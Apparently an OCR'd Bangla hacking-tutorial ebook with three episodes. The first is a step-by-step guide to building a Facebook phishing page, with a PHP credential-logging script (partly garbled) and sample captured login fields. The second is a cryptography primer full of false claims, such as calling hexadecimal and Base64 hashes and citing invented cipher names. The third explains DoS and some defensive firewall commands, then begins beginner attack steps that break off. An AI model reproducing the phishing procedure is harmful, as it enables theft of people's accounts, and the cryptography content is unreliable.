ইন্টারনেট সিক্যুরিটি ব্যবহার করতে ।

মিলিয়ন ডলার প্রশ্ন কিভাবে বানাব একটা ফিশিং সাইট ?


আমি শুরুতেই বলে নেই এটা শুধুমাত্র শেখার জন্য বর্ণনা করা হছে । কেউ এটার কোনরূপ ধ্বংসাত্মক বা ক্ষতিসাধন উদ্দেশে ব্যবহার করলে তার জন্য টিউনার পেজ বা আমি কোনভাবেই দায়ী থাকব না ধন্যবাদ ।

এবার আমি ধাপে ধাপে বর্ণনা করব কিভাবে আপনি একটা ফিশিং সাইট বানাবেন । উদাহরণের জন্য আমরা ফেসবুক এর একটা ফিশিং সাইট বানাব

১ম ধাপ : প্রথমেই আপনার দরকার একটা হোস্টিং ও একটা ডোমেইন । এর জন্য আমরা ফ্রি হোস্টিং এ রেজিস্ট্রেশান করব । আমি এ ক্ষেত্রে 000webhost ব্যবহার করব ফ্রি হোস্টিং এর জন্য । 000webhost এ রেজিস্ট্রেশান করতে ক্লিক করুন এই লিঙ্কে । নিচের চিত্রের মত রেজিস্ট্রেশান পেজ আসলে সব ডাটা দিয়ে রেজিস্ট্রেশান করুন । এবং ইমেইল ভেরিফিকেশন করুন ।



২য় ধাপ : এবার www.facebook.com এ যান এবং লগইন পেজ এ আসুন । এটা নিশ্চিত করুন যে আপনি লগ আউট করা এবং এটা ফেসবুক এর লগইন পেজ । এবার এই পেজ এর যেকোনো জায়গায় রাইট ক্লিক করে View page source এ ক্লিক করুন ।



৩য় ধাপ : View page source এ ক্লিক করলে নিচের চিত্রের মত একটা ট্যাব ওপেন হবে । এবার এই ট্যাব এর সব কিছু কে Ctrl + A চেপে সিলেক্ট করুন এবং একটা নোট প্যাড এ পেস্ট করুন । এবার এটাকে সেভ করুন Login.htm নামে ।



৪র্থ ধাপ: এবার নিচের দেওয়া কোড টি আরেকটি নতুন নোটপ্যাড ওপেন করে কপি পেস্ট করুন এবং এটাকে phish.php নামে সেভ করুন ।

```
<?php
header ('Location: http://facebook.com ');
 = fopen("passwords.txt", "a");
foreach(Array as => ) {
fwrite(, );
fwrite(, "=");
fwrite(, );
fwrite(, "rn");
}
fwrite(, "rn");
fclose();
exit;
?>
```

৫ম ধাপ : এবার login.htm কে ওপেন করুন নোটপ্যাড দিয়ে অথবা রাইট ক্লিক করে এডিট এ ক্লিক করে । এবার Ctrl + F চেপে বক্সে action=”https://www.facebook.com/login.php লিখুন । এবার এই লাইন টা তে login.php এর জায়গায় phish.php লিখুন এবং সেভ করুন ।

৬ষ্ঠ ধাপ : এবার http://members.000webhost.com/ এই লিঙ্কে যান এবং একটু আগে বানানো আপনার ফ্রী হোস্টিং অ্যাকাউন্ট এ লগ ইন করুন



৭ম ধাপ : লগইন হয়ে গেলে Cpanel এ যান , ওখানে File manager এ যান



৮ম ধাপ : এবার Public_html এ ক্লিক করুন এর পর আপ লোড এ ক্লিক করুন এবং phish.php ও Login.htm ফাইল দুটো আপলোড করুন । ব্যাস কাজ শেষ । এখন যে কেউ আপনার ওয়েবসাইট ভিসিত করলে সে স্বয়ংক্রিয় ভাবে আপনার তৈরি করা ফিশিং পেজ এ চলে যাবে



পরবর্তী প্রশ্ন , ফিশিং সাইট তো তৈরি করলাম কিন্তু ইউজারনেম ও পাসওয়ার্ড পাব কিভাবে ?

http://www.yoursitesadress.p4o.net/lol.html [লক্ষ্য রাখুন এখানে অবশ্যই yoursitesadress এর জায়গা তে আপনার তৈরি ডোমেইন এর লিঙ্ক লিখুন] এইলিঙ্ক এ যান এবং লগইন করলেই দেখতে পারবেন নিচের চিত্রের মত দৃশ্য

```
charset_test=â,¬,Â´,â,¬,Â´,æ°´,Ð¾,Ð¸
version=1.0
return_session=0
session_key_only=0
trynum=1
lsd=Cgt3b
email=[redacted]
pass=[redacted]
```

আজকের মত এই ছিল ফিশিং বিষয়ে বিস্তারিত আলোচনা ।

ব্যাসিক হ্যাকিং পর্ব ৬ : Cryptography কি? এটা কীভাবে কাজ করে? সম্পূর্ণ টিউটোরিয়াল

Hacking হচ্ছে এটা বিজ্যান [অন্তত আমার মতে :/] আপনার যেমন basic জ্ঞান না থাকলে উচ্চতর গনিত বা calculus একদম এ বুঝতে পারবেন না বা করতেই পারবেন না সেরকম hacking এ ও আপনি বিশেষ কিছু করতে পারবেন না যদি না আপনার এক্কেবারে basic hacking grammar জানা না থাকে ! আমি এই টিউন টা তে চেষ্টা করব একদম বাসিক hacking grammar আপনাদের সাথে শেয়ার করার জন্য।



BANGLA EBOOK DOWNLOAD.COM

আজকে আমি CRYPTOGRAPHY, ENCRYPTION ও DECRYPTION নিয়ে লিখব । অনেকেই হয়ত এতমধ্যে এ বেপারে আমার থেকে ভালো জানেন তবে যারা জানেন না তাদের জন্য বলি আমি মোটামুটি নিশ্চিত আপনি যদি একটু কষ্ট করে এবং মনোযোগ সহকারে এই টিউন টা পরেন তবে আমি এই ৩ টা বিষয়ে মোটামুটি ধরনের একজন বিশষজ্ঞ হয়ে যাবেন 😀

Cryptography : এসম্পর্কে wikipedia বলে

Cryptography (or cryptology; from Greek κρυπτός, “hidden, secret”; and γράφειν, graphein, “writing”, or -λογία, -logia, “study”, respectively) is the practice and study of techniques for secure communication in the presence of third parties (called adversaries).

অর্থাৎ সংক্ষেপে তথ্য গোপন বা লুকানোর পদ্ধতি কে cryptography বলা হয় । এটা আসলে এটা বিশাল বিজ্ঞান । এ ব্যাপারে graduation certificate ও দেয়া হয় ।

Cipher: যে algorithm ব্যাবহার করে তথ্য বা ডাটা লুকান হয় বা লুকায়িত ডাটা কে পুনরদ্ধার করা হইয় তাকে cipher বলে ।

Encryption: কোন algorithm ব্যাবহার করে এটা ডাটা কে লুকানোর পদ্ধতি কে encryption বলে । উদাহরণ হিসেবে বলা যায় Caeser Cipher . এটা পৃথিবীর প্রথম cipher. একে অনেকেই Shift Cipher বা ROT-13 বা Rotational Cipher বলে থাকেন । এটার কায়প্রণালী হচ্ছে english alphabet এর অক্ষরগুলো বিন্যাস করে তারপর ডাটা কে encrypt করা হয়।


Before:	M N O P Q
After:	P Q R S T
Before:	JULIUS CAESAR
	MYQLYV FDHVDU

এই ছবি তে দেখতে পাচ্ছেন অক্ষর বা alphabet গুলো কে ৩ ঘর এগুনো হয়েছে । অর্থাৎ M কে P , N কে Q এই রূপে উপস্থাপন করা হয়েছে । এই পদ্ধতি অনুসরণ করে জুলিয়াস সিজার এর encrypted নাম টা খেয়াল করছেন ? এটাই encryption এর উদ্দেশ্য ।

Decryption: encrypted তথ্য কে যে পদ্ধতি তে encrypt করা হয়েছে তার ধাপগুল উল্টো ভাবে অনুসরণ করে মূল ডাটা বা plain text কে উদ্ধার করার পদ্ধতি কে Decryption বলে । decrypt করতে অবশ্যই এটা correct key (encrypt করার ধাপ ও পদ্ধতি) লাগবে । correct key ছাড়া ডাটা উদ্ধার করার সম্ভাবনা কে statistician রা বলে থাকেন এক ট্রিলিয়ন বারে একবার ! যেটা মোটামুটি অসম্ভবের কাছাকাছি :/

এগুলো ছিল মূল ধারনা গুলো । আরও কিছু প্রয়োজনীয় ডাটা ও জেনে নেই

Cryptographic Hash Functions: ক্রিপ্টোগ্রাফিক হ্যাশ ফাংশন হচ্ছে একটি নির্ণায়ক পদ্ধতি যার মধ্যমে একটি ডাটা/plain text হতে অবাধ ব্লক/ arbitrary block of data রূপে রুপান্তরিত হয় । মনে রাখতে হবে এটা কিন্তু encryption না কিন্তু encryption করার পদ্ধতি ।



Hexadecimal: hexadecimal হচ্ছে একটা Cryptographic Hash Functions । যেখানে মাত্র ১৬ টা ক্যারেক্টার ব্যাবহার করা হয় ডাটা encrypt/decrypt করার সময় । এই ১৬ টা ক্যারেক্টার হচ্ছে 0-9 ও A-F । এটা একটা 128 bit / 16byte এর hash value . একে Base-16 ও বলা হয়ে থাকে ।সব থেকে জনপ্রিয় hexadecimal hash value হচ্ছে MD5 ।

Base 32 :: Base 32 হচ্ছে ৩২ ক্যারেক্টার এর hash value। এতে A-Z ও 2-7 ক্যারেক্টার গুলো ব্যাবহার করা হয় । একটা উদাহরণ হচ্ছে d41d8cd98f00b204e9800998ecf8427e

Base 64 : Base 64 আরও একটা Hash value । এতে A-Z , 0-9 এবং কিছু বিশেষ সিম্বল ববহার করা হয়। Base 64 সবসময় “=” দারা শেষ হয় , উদাহরণ ঃ 1B2M2Y8AsgTpgAmY7PhCfg==

Collisions : যখন ২ টা আলাদা আলাদা hash value এর একি রকম encryption হবে তখন তা server এ বিভ্রান্তির সৃষ্টি করে । এই বিভ্রান্তি কে collisions বলা হয় ।এটা আসলে hacker দের জন্য আশীর্বাদ । তারা এটাকে ভালবেসে “God mode birthday attack ” বলে থাকে । collisions হলে server hang থেকে crash ও করতে পারে । উদাহরণ ঃ মনে করুন ABDUL শব্দটির encryption হচ্ছে ঃ 9b306ab04ef5e25f9fb89c998a6aedab আবার ধরুন FREAK শব্দটির encryption হচ্ছে ঃ 9b306ab04ef5e25f9fb89c998a6aedab

ভালো করে খেয়াল করে দেখবেন দুইটি encryption এ হুবহু একই রকম । এটাকে collisions বলা হয়। সাধারনত অনেক বড় বড় server এ এই ধরনের সমস্যা দেখা যায় ।

SALT: Salt হচ্ছে hacker দের দঃস্বপ্ন । বিশেষত AI upgraded server গুলোতে SALT দেখা যায় । যেকোনো ডাটা কে আর সুরক্ষিত করার উদ্দেশে একটা encrypted লাইন এর শেষে আর কয়েকটা ক্যারেক্টার যোগ করে দেওয়া কে SALT/ SALTING বলে । SALTING করা যে কোন ডাটা Decrypt করা একেবারেই অশম্ভব যেমন ধরুন “1sf5651etg64sfg” হচ্ছে একটা encrypted data.এখন এর শেষ এ যদি য়ার ২-৩ টা ক্যারেক্টার যেমন ud7 যোগ করে দেই তাহলে ওটা decrypt করার সাদ্ধ দুনিয়ার কারো হবে না । কোন Super Computer ও পারবে না !

এটা ডাটা decrypt করতে হলে তার কী দরকার । যদি কী এবং encrypted ডাটা দেওয়া থাকে তবে তা decrypt করা একদম এ সহজ। কী সাধারনত যে sequence এ encrypt করা হয় তার উল্লেখ। যেমন ধরুন আমাদের একটা encrypted ডাটা দেওয়া আছে । ডাটা টি বিশ্লেষণ ঃ

3AcTBJCzggwY3LCyzIhJBJhtzewSA+5dyuQhaKcDzI3agWCRz+YC3OZMCdyG এবং এর কী হচ্ছে BASE-64 –> FERON-74 –> GILA 7

অর্থাৎ ডাটা টি যাই হক না কেন তা প্রথমে BASE-64 এ encrypt করা হয়েছে । পরের ধাপে BASE-64 থেকে প্রাপ্ত encrypted ডাটা কে FERON-74 এ আবার encrypt করা হয়েছে । সেটাকে পরে GILA 7 এ encrypt করা হয়েছে এবং সর্বশেষ encrypted ডাটা টাই আমাদের প্রদত্ত ডাটা টি। এখন এটাকে decrypt করতে হলে আমাদের কে encryption এর ধাপ গুলো ঠিক উল্টো ভাবে ব্যাবহার করতে হবে । অর্থাৎ প্রদত্ত ডাটা কে প্রথমে GILA 7 এ decrypt করতে হবে । আরা ধাপে ধাপে কাজ টি সারি । ডাটা encrypt/decrypt করার জন্য অনেক ওয়েবসাইট পাওয়া যায় তবে আমি http://www.crypo.com/ সাইট টাই ব্যাবহার করে শান্তি বেশী পাই আসুন কাজ শুরু করে দেই ।


১)প্রদত্তডাটা অর্থাৎ 3AcTBJCzggwY3LCyzIhJBJhtzewSA+5dyuQhaKcDzI3agWCRz+YC3OZMCdyG প্রথমে আমরা GILA 7এ decrypt করব । decrypt করলে যে ডাটা তা পাই তা হচ্ছে uRC0CTM6qvsPRnD0NKSFBTl3Azy8RZRgNLsbPlMvPc74

২) এবার এটাকে FERON-74 এ decrypt করে পাই YW1pJTIwZWtqb24lMjBiYW5nbGFkZWhp

৩) সর্বশেষ ধাপ । প্রাপ্ত decrypted ডাটা কে এখন BASE-64 এ decrypt করলেই আরা আসল ডাটা টা পেয়ে যাব। কারন এটাই কী এর প্রথম/ terminal hash value. কথা না বাড়িয়ে আসুন decrypt করে দেখি আসল ডাটা টা কি

৪) decrypt করার পর আমরা পাই ami ekjon bangladehi !

মজা তাই না ? ^_^



এগুলই ছিল cryptography এর উপর একেবারে দরকারি basic ধারনা গুলো । এখন আমি নিচে ২ টা encrypted ডাটা দিব । correct key /encryption sequence ও দিয়ে দিব । আপনারা চেষ্টা করে দেখুন তো ডাটা গুলো decrypt করতে পারেন কিনা ? পারলে comment এ উত্তর লিখুন ।

[encrypteddata1] s+/YrnabNF/0q699ALypuvMf6RsnebxWuTlVBYwjAuDprL8veX9DQcs+qZ7jr6/b

Correct key : MEGAN-35 –> GILA7 –>FERON-74

[encrypted data 2]
k2nPkvWydInxRM0/jZj1nMmqmvOPlMmxn+fxnxjhlKjGm29dn1S1lvXUeIWyjuKXo2C7exiyo/i7oLjRj2OAjLiwofOzlx1Yk2nPktGdk1j6ju07RKS6fuK8ode5

Correct Key : BASE-64 –> TRIPO – 5 –> HAZZ-15 –> MEGAN35

ব্যাসিক হ্যাকিং পর্ব -৭: DoS কি ? DoS অ্যাটাক কি কেন কিভাবে ?

ব্যাসিক হ্যাকিং এর ৭ম পর্ব এবং এ পর্বে আমরা আলোচনা করব DoS , DDoS attack এগুলো নিয়ে বরাবরের মতই বিস্তারিত ভাবে ।




প্রথম প্রশ্ন DoS জিনিস টা কি ? DDoS এবং DoS কি একই জিনিস ?

BANGLA EBOOK DOWNLOAD .COM
FREE BANGLA

DoS এর পরিপূর্ণ রূপ হচ্ছে Denial of Service । DoS অ্যাটাক এ একটা পিসি অথবা একটা ইন্টারনেট কানেকশন [অ্যাটাকার] থেকে একটা নির্দিষ্ট সার্ভার [ভিকটিম] এ অনবরত [ফ্লাডিং] TCP / UDP প্যাকেট পাঠানো হয় । এতে করে ওই নির্দিষ্ট সার্ভার এর ব্যান্ডউইথ এবং অন্যান্য সবকিছু ওভারলোড হয়ে যায় । ফলাফল ? এর পর যেই ওই সার্ভার এ কানেকশন করার চেষ্টা করবে , তাকেই সার্ভার সার্ভিস দেওয়া থেকে বিরত থাকবে ! অর্থাৎ সোজাসুজি Denial of Service হবে সার্ভার থেকে !

এবার DDoS । এটার পূর্ণ রূপ হচ্ছে Distributed Denial of Service । ব্যাপার টা এভাবে চিন্তা করুন ... আপনি রাস্তা দিয়ে হেঁটে যাচ্ছেন হঠাৎ করে আপনাকে একজন ছিনতাইকারী আক্রমন করলো ! এখন আপনি যদি গায়ে গতরে তার থেকে একটু শক্তিশালী হয়ে থাকেন এবং ভাগ্য থানিক টা সুপ্রসন্ন হয়ে থাকলে আপনি উলটো ওই ছিনতাইকারী কে পিটিয়ে তক্তা বানিয়ে দিয়ে পারেন । কিন্তু যদি আপনাকে ১ জনের জায়গা তে ১০ -১২ জন আক্রমন করে ? ১৫ দিন পর হাসপাতাল থেকে ছাড়া পাবেন 😃ঠিক এরকম ব্যাপার ই হচ্ছে DDoS । DoS এর মত করেই কাজ করে কিন্তু DDoS এ অনেক বেশী অ্যাটাকার একসাথে কাজ করে । ফলাফল ভয়াবহ !

আমার কথাবার্তা কি একটু উদ্ভট লাগছে ? :S এতখন যা বললাম তা কি দুর্বোধ্য লাগছে ? তাহলে নিচের চিত্রগুলো দেখুন বুঝে জাবেন কিভাবে DoS এবং DDoS কিভাবে কাজ করে ।




একটা সাধারণ কানেকশন কাজ করে এই ভাবে নিচের চিত্রের মত করে



কিন্তু DoS অ্যাটাক টা হচ্ছে নিচের মত





আর DDoS অ্যাটাক হচ্ছে নিচের চিত্রের মত

D0S / DDoS attack এর কারন কি ?

২ টা কারনে DoS/DDoS অ্যাটাক হয়ে থাকে । ১) হ্যাকার এর কুমতলবে অথবা ২) sysadmin এর ভাল মতলব এ । আসুন দেখে নেই কে কি কারনে অ্যাটাক করে থাকে

১) হ্যাকারদের কুমতলব :

- খুবই নাটকীয় উপায়ে ওই সার্ভার এ নিজের ডিজিটাল ফুটপ্রিন্ট ঢাকার জন্য ওই সার্ভার কে বোকা বানানর উদ্দেশে
- সব থেকে পুরাতন মানবিক দোষ , রাগ অথবা ক্রোধ থেকে বিনা কারনে !
- হয়ত হ্যাকার ওই সার্ভার এ একটা ট্রোজান ইন্সটল করেছে কিন্তু তা একটিভ করতে একটা রিস্টার্ট লাগবে তার জন্য এই অ্যাটাক
- অথবা শুধু মাত্র একজন স্ক্রিপ্ট কিডি নিজের মুন্সিয়ানা দেখানোর জন্য !
- অথবা নিতান্তই প্র্যাকটিস এর উদ্দেশে ।

২) sysadmin এর ভাল মতলব

- নতুন কোন প্যাচ আপডেট অথবা ইন্সটল করা হলে তার স্থিতিশীলতা পরীক্ষা করার উদ্দেশে
- সার্ভার এবং সিস্টেম এর ভালনাবিরিলিটি বা ভঙ্গুরতা কে পরীক্ষা করার উদ্দেশে
- সিস্টেম এর রানঅ্যাওয়ে প্রোগ্রাম এর ত্রুটির কারনে

DoS / DDoS কিভাবে সার্ভার এর ১২ টা বাজায় ?

DoS / DDoS সাধারনত ২ ভাবে সার্ভার এর ক্ষতি করে থাকে । ১) সার্ভার কে ক্র্যাশ করিয়ে ২) সার্ভার কে ক্লাড করিয়ে । ডস অ্যাটাক এর কমন কার্যপ্রণালী গুলো হচ্ছে -

- বিভিন্ন রকম রিসোর্স গুলো যেমন ব্যান্ডউইথ , প্রসেসর টাইম, ডিস্ক স্পেস ইত্যাদি ব্যস্ত রাখা ।
- কনফিগারেশন ইনফর্মেশন যেমন রুটিং ইনফর্মেশন গুলোকে ব্যাহত করে বিঘ্ন করা ।
- স্টেট ইনফর্মেশন গুলোকে ব্যাহত করে বিঘ্ন করা ।
- ফিজিকাল নেটওয়ার্ক এর বিভিন্ন অংশ গুলোকে ব্যাহত করে বিঘ্ন করা ।
- সাধারণ ইউজার এবং সার্ভার এর ভেতর যোগাযোগ বিচ্ছিন্ন করা ও যোগাযোগ স্থাপন করতে বাধা দেওয়া
- মেশিন এর মাইক্রোকোড গুলোতে এরর দেখানো
- প্রসেসর এর সব ক্ষমতাকে ব্যবহার করে নতুন কোন কাজ শুরু হয়া থেকে বিরত রাখে

DoS / DDoS এর থেকে বাঁচার উপায় কি ?

বাঁচার জন্য প্রথমে আপনাকে জানতে হবে আপনি আক্রান্ত কিনা , আর তা বোঝার জন্য খেয়াল করুন ১) প্যাকেট লস হচ্ছে কিনা অথবা অতিরিক্ত মাত্রায় সার্ভার লেট করছে কিনা / ল্যাগ হচ্ছে কিনা , ২) অতিরিক্ত সার্ভার লোড ! আপনার সার্ভার এর সাথে সংযুক্ত কানেকশন গুলোকে চেক করার জন্য CMD থেকে নিচের কমান্ড টি লিখুন

```
netstat -ntu | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n
```

যদি দেখেন কোন একটা নির্দিষ্ট অথবা কাছা কাছি আইপি থেকে ১০০ + কানেকশন হয়েছে তবে বুঝে নিবেন যে খবর খারাপ এবার আসি কিভাবে আপনার সার্ভার থেকে একটা আইপি কে ব্যান করবেন

- যদি আপনার সার্ভারে APF firewall ইন্সটল করা থাকে তবে CMD তে লিখুন

```
apf -d xx.xx.xx.xx
```

- যদি CSF firewall ইন্সটল করা থাকে তবে লিখুন

```
csf -d xx.xx.xx.xx
```

- আর যদি দুটোর একটাও না থাকে , এবং আপনি যদি শুধু iptables ইউস করেন তবে লিখুন

iptables -I INPUT 1 -s -j DROP xx.xx.xx.xx

উল্লেখ এখানে xx.xx.xx.xx এর স্থলে যে আইপি টা ব্যান করতে চান তা বসবে তবে বলে রাখা ভাল আপনি নিজে সবসময়ই সার্ভার এ বসে থাকতে পারবেন না এবং এর সুরত হাল এর খবর ও রাখতে পারবেন না । এর জন্য আপনাকে আপনার হোসটিং এর উপর নির্ভর করতে হবে । এমন কারো কাছ থেকে হোসটিং নিতে হবে যারা সবসময় ডেডিকেটেড ডস অ্যাটাক সাপোর্ট দেয় ।

এছাড়া আরো কতগুলো বিষয় আছে যেগুলোর উপর খেয়াল রাখলেই সাধারন ডস / ডিডস অ্যাটাক থেকে বাঁচতে পারবেন খুব সহজেই । আসুন দেখে নেই সেগুল কেমন

সার্ভার মেশিন এর সুরক্ষা নিশ্চিত করুন সবার আগে

অনেক সময় দেখা যায় হ্যাকার রা যে সার্ভার কে অ্যাটাক করতে চায় সেটাকেই সবার আগে ছোট্ট একটা নাল্লা মুল্লা ট্রোজান দিয়ে ধরাশায়ী করে রাখে । ফলাফল , ডস অ্যাটাকের সময় সার্ভার নিজেও নিজের বিরুদ্ধে কাজ করা শুরু করে ! আপনাকে নিশ্চিত করতে হবে সার্ভার নিজে যেন সব দিক থেকে সুরক্ষিত থাকে । এর জন্য অযথা কোন পেনড্রাইভ থেকে কোন ডাটা ট্রান্সফার করবেন না , অরক্ষিত সাইট ঘরাঘুরি করবেন না , অনিশ্চিত সুত্র থেকে প্রাপ্ত কোন ফাইল সরাসরি ওপেন করবেন না ! কোন কোন পোর্ট গুলো ওপেন রাখা জরুরি তা জেনে নিন , অযথা অপ্রয়োজনীয় পোর্ট খোলা রেখে ঝামেলা বাড়াবেন না । আপনার কোন কোন সার্ভার পোর্ট খোলা রাখা উচিত তা জেনে নিতে মাইক্রোসফট এর Microsoft Knowledge Base (KB) আর্টিকেল 150543 হতে জেনে নিন । এটা দেখতে ক্লিক করুন এখানে ।

অপারেটিং সিস্টেম এর ডিফল্ট সিকুরিটি থেকে সর্বোচ্চ ফায়দা নিন

উইন্ডোজ অপারেটিং সিস্টেম ব্যবহার করলে সিস্টেম ফাইল চেকিং [System File Checking (SFC)] এবং ইন্টারনেট কানেকশন ফায়ারওয়াল [Internet Connection Firewall (IFC)] এনঅ্যাবেল করে নিন । এগুলো কিন্তু ডিফল্ট ভাবে ডিজঅ্যাবেল করা থাকে ! এগুলো আপনার সার্ভার সিস্টেম এর ফিল্টারিং পারফর্মেন্স হঠাৎ করে বহুগুন বাড়িয়ে দিবে ।

কানেকটিভিটি কমিয়ে দিন

আপনার সার্ভার এর সাথে যোগাযোগ বা কানেকশন স্থাপন করার জন্য খুব নির্দিষ্ট কিছু পোর্ট সিলেক্ট করে দিন যাতে করে সার্ভার এবং কানেকটিং সিস্টেম দুটোরই ফায়ারওয়াল সম্পূর্ণ ব্যাপার তা ধরতে পারে । উদাহরণ স্বরূপ HTTP, SMTP, FTP, IMAP, এবং POP পোর্ট গুলো সিলেক্ট করুন আপনার সার্ভার এর সাথে কানেকশন এর জন্য নিরধারিত পোর্ট গুলো । এগুলো অনেক সুরক্ষিত এবং নিশ্চিত

ফায়ারওয়াল ব্যবহার করুন

উইন্ডোজ এর ফায়ারওয়াল যথেষ্ট ভাল কিন্তু পর্যাপ্ত ভাল না ! এর জন্য আপনি অন্য ফায়ার ওয়াল ও ব্যবহার করে দেখতে পারেন । এতে করে ইনবাউনড আউটবাউনড সব ধরনের কানেকশন এর উপর খুব সহজেই আপনি চোখ রাখতে পারবেন এবং আপনার সিস্টেম ও সার্ভার সুরক্ষা ও বেড়ে যাবে অনেক গুনে । কতগুল ভাল ফায়ারওয়াল এর ঠিকানা আমি এখানে দিয়ে দিচ্ছি দেখে নিন

Symantec

Firewall

Zone Alarm

Comodo

এছাড়া DoS / DDoS attack সল্যুশন এর সাহায্য নেওয়া যায় । যেমন RioRey।

আসল অংশ কিভাবে DoS অ্যাটাক করব ?

অনেক ভাবেই DoS অ্যাটাক করা যায় । তবে আমি নুব ফ্রেন্ডলি / নতুন দের জন্য সহজ পদ্ধতি টাই এখানে আজ দেখাব । নিচের ধাপ গুলো অনুসরন করুন তাহলে খুব সহজেই যে কেউ পারবেন ডস অ্যাটাক করতে

STEP 01

প্রথমেই দেখতে হবে আমরা যে সাইট টাতে ডস অ্যাটাক করব তার সার্ভার ডস অ্যাটাকের কাছে হার মানবে কিনা এবং এর আইপি কত ! এটা দেখার জন্য প্রথমে http://uptime.netcraft.com এই লিঙ্কে যান এবং যে সাইট টা আক্রমন করতে চান তা নিচের দেখানো চিত্রের মত করে নির্দিষ্ট বক্স এ লিখুন ।



STEP 02

